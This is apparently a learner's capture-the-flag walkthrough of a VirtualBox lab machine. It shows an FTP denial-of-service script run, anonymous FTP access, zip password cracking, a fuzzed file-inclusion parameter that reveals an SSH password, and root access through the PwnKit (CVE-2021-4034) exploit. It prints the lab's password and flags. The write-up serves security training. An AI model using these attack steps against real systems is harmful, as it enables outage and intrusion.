

PEN-TEST 2

GOAL: find flags

IP address of Target VM is 192.168.56.112

IP address of attacker is 192.168.56.107

Open ports:

21,22,80 with default services

Version:

Port no	service	Version
21	FTP	vsftpd 3.0.3
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	HTTP	Apache httpd 2.4.41 ((Ubuntu))

Port 21:

1.is vulnerable due to DOS attack.

```
(jigar@kali)-[~/Desktop/pen2]
$ python dos 192.168.56.112 21 100

  VS-FTPD
  D o S
By XYN/DUMP/NSKB3

[!] Testing if 192.168.56.112:21 is open
[+] Port 21 open, starting attack...
[+] Attack started on 192.168.56.112:21!
```

```
(jigar@kali)-[~/Desktop]
$ ftp 192.168.56.112
Connected to 192.168.56.112.
421 There are too many connections from your internet address.
ftp>
```

2. username and password enumeration of ftp .

```
(jigar@kali)-[~/Desktop/pen2]
$ nmap --script "ftp-* and not(dos or intrusive or malware or external)" -p 21 192.168.56.112

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-04 14:49 IST
Stats: 0:00:11 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1 instead.
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Nmap scan report for 192.168.56.112
Host is up (0.0017s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw-   1 0      0          471 Sep 19  2021 respectmydrip.zip [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.56.107
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
MAC Address: 08:00:27:32:6D:D9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
```

3. ftp login via username and password and find respectmydrip.zip but it is password protected.

```
(jigar@kali)-[~/Desktop/pen2]
$ ftp 192.168.56.112
Connected to 192.168.56.112.
220 (vsFTPd 3.0.3)
Name (192.168.56.112:jigar): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40987|)
150 Here comes the directory listing.
-rwxrwxrwx  1 0      0              471 Sep 19  2021 respectmydrip.zip
226 Directory send OK.
ftp> █
```

4. I use john to crack password of zip file and I succeed , I got respectmydrip.txt and secret.zip.

5.inside respectmydrip.txt one clue is there like “just focus on drip”.

6.same process I done for secret.zip but I failed to crack it .

Port 22:

```
# Nmap 7.95 scan initiated Mon Feb  2 18:16:31 2026 as: /usr/lib/nmap/nmap --privileged -sV -p 22 --script ssh-auth-methods,ssh-hostkey,ssh2-enum-algos,sslv1 -oN ssh 192.168.56.112
```

Nmap scan report for 192.168.56.112

Host is up (0.00091s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh2-enum-algos:

| kex_algorithms: (9)

| curve25519-sha256

| curve25519-sha256@libssh.org

| ecdh-sha2-nistp256

| ecdh-sha2-nistp384

| ecdh-sha2-nistp521

| diffie-hellman-group-exchange-sha256

| diffie-hellman-group16-sha512

| diffie-hellman-group18-sha512

| diffie-hellman-group14-sha256

| server_host_key_algorithms: (5)

| rsa-sha2-512

| rsa-sha2-256

| ssh-rsa

| ecdsa-sha2-nistp256

| ssh-ed25519

| encryption_algorithms: (6)

| chacha20-poly1305@openssh.com

| aes128-ctr

```
| aes192-ctr
| aes256-ctr
| aes128-gcm@openssh.com
| aes256-gcm@openssh.com
| mac_algorithms: (10)
| umac-64-etm@openssh.com
| umac-128-etm@openssh.com
| hmac-sha2-256-etm@openssh.com
| hmac-sha2-512-etm@openssh.com
| hmac-sha1-etm@openssh.com
| umac-64@openssh.com
| umac-128@openssh.com
| hmac-sha2-256
| hmac-sha2-512
| hmac-sha1
| compression_algorithms: (2)
| none
|_ zlib@openssh.com
| ssh-hostkey:
| 3072 9e:bb:af:6f:7d:a7:9d:65:a1:b1:a1:be:91:cd:04:28 (RSA)
| 256 a3:d3:c0:b4:c5:f9:c0:6c:e5:47:64:fe:91:c5:cd:c0 (ECDSA)
|_ 256 4c:84:da:5a:ff:04:b9:b5:5c:5a:be:21:b6:0e:45:73 (ED25519)
| ssh-auth-methods:
| Supported authentication methods:
| publickey
|_ password
MAC Address: 08:00:27:32:6D:D9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done at Mon Feb 2 18:16:48 2026 -- 1 IP address (1 host up) scanned in 17.20 seconds

This is proof that ssh is allowed a password base authentication as well. So I have 2 option 1 is via key and another is a via password.

Port 80:

Local site: <http://192.168.56.117>

1. I perform nikto scan for directory enumeration.

```
jigar@kali:~/Desktop/pen2
$ nikto -h http://192.168.56.112
- Nikto v2.5.0

+-----+
+ Target IP:      192.168.56.112
+ Target Hostname: 192.168.56.112
+ Target Port:    80
+ Start Time:     2026-02-04 14:56:56 (GMT+5.5)
+-----+


+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misusing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/dripiisreal.txt' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ 8104 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:       2026-02-04 14:57:33 (GMT+5.5) (37 seconds)
+-----+

+ 1 host(s) tested
```

2. There is an interesting data inside robots.txt file.


3. when I go with that data I found 2 other path.

Robots.txt:




```
192.168.56.112/robots.txt
User-agent: *
Disallow: /dripiisreal.txt
Disallow: /etc/dripiispowerful.html
```

First path:



Second path:




Not Found

The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at 192.168.56.112 Port 80

4. second URL is interesting it is look like I perform GET request to access content from dripispowerful.html from /etc/filename something like this. So there is a chance of perform fuzzing an I get parameter which contain this which use in backend logic.

So I use ffuf tool and perform fuzzing and I succeed.



Now I remember from FTP exploit I got one clue something like “just focus on drip” so base on that I am confident I done.

5. after this I access that path and I got a password.


```
(jigar@kali)-[~/Desktop/pen2]
$ curl http://192.168.56.112/?drip=/etc/dripispowerful.html
<!DOCTYPE html>
<html>
<body>
<style>
body {
background-image: url('drippin.jpg');
background-repeat: no-repeat;
}
@font-face {
font-family: Segoe;
src: url('segoeui.ttf');
}
.maininfo {
text-align: center;
border: 1px solid #000000;
font-family: 'Segoe';
padding: 5px;
background-color: #ffffff;
margin-top: 300px;
}
.emoji {
width: 32px;
}
</style>
password is:
imdrippinbiatch
</body>
</html>

<html>
<body>
driftingblues is hacked again so it's now called drippingblues. :D hahaha
<br>
by
<br>
travisscott & thugger
</body>
</html>
```

I not sure this password is for which service or maybe a password of secret.zip, but I try it to extract secret.zip but password is wrong. So here high chance is it is a password for ssh service (I remember ssh allowed me to authenticate via password also).

6. So next step is to find valid users for ssh.

I guess a names which are available on site.(travisscott and thugger)



driftingblues is hacked again so it's now called drippingblues. :D hahaha
by
travisscott & thugger

And I got succeed this password is for ssh and user is thugger.

```
(jigar@kali)-[~/Desktop/pen2]
$ ssh thugger@192.168.56.112
The authenticity of host '192.168.56.112 (192.168.56.112)' can't be established.
ED25519 key fingerprint is: SHA256:eVoGERVw0lG6hbny1KztaN+fD1oHC/zhGfuexoATqME
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.112' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
thugger@192.168.56.112's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

495 updates can be installed immediately.
233 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Feb  3 13:49:36 2026 from 192.168.56.107
thugger@drippingblues:~$ whoami
thugger
thugger@drippingblues:~$
```

7. Identifying first flag which is inside user.txt

```
$ ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
$ cat user.txt
5C50FC503A2ABE93B4C5EE3425496521$
```

8. now I try to access root account.

I found that there is a pwnkit and suid bit is there, and it is vulnerable. (CVE-2021-4034).

So, I exploit it.

And I found second flag also.

```
meterpreter > cat root.txt
78CE377EF7F10FF0EDCA63DD60EE63B8meterpreter >
```